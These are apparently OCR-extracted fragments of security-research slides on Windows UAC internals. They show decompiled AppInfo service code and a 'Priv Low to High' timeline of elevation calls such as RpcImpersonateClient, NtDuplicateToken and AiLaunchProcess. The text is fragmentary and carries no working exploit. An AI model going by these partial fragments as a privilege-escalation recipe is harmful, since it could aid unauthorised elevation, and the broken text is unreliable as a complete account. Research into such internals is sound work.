
```
LUATelemetry::LaunchAdminProcessActivity::Stop(&v234, v101, tmpTrustFlagToAdd, v151, Reply, clrExeName);
if ( !v149 )
  RpcAsyncCompleteCall(pAsync, &Reply);       // suspended child processes get new threads
if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control && *(WPP_GLOBAL_Control + 28) & 1 )
  WPP_SF_D(
    *(WPP_GLOBAL_Control + 2),
    12i64,
    &WPP_6ca8fdff20d13849e007cc3018525024_Traceguids,
```

```
        0i64,
        a16);
clrExeName = clrExeName_1;
Reply = v99;
goto LABEL_175;
```





aaaddress1@chroot.org


Priv Low to High
High Priv
Low Priv
Timeline
aaaddress1@chroot.org

NtOpenProcess

RpcImpersonateClient

High Priv

Low Priv

NtDuplicateToken(-2)

RpcRevertToSelf

AiLaunchConsentUI

RpcImpersonateClient

AiLaunchProcess(pathInput)

RpcRevertToSelf


TrustAuth_B($p)


ExeFileHandle = CreateFileW

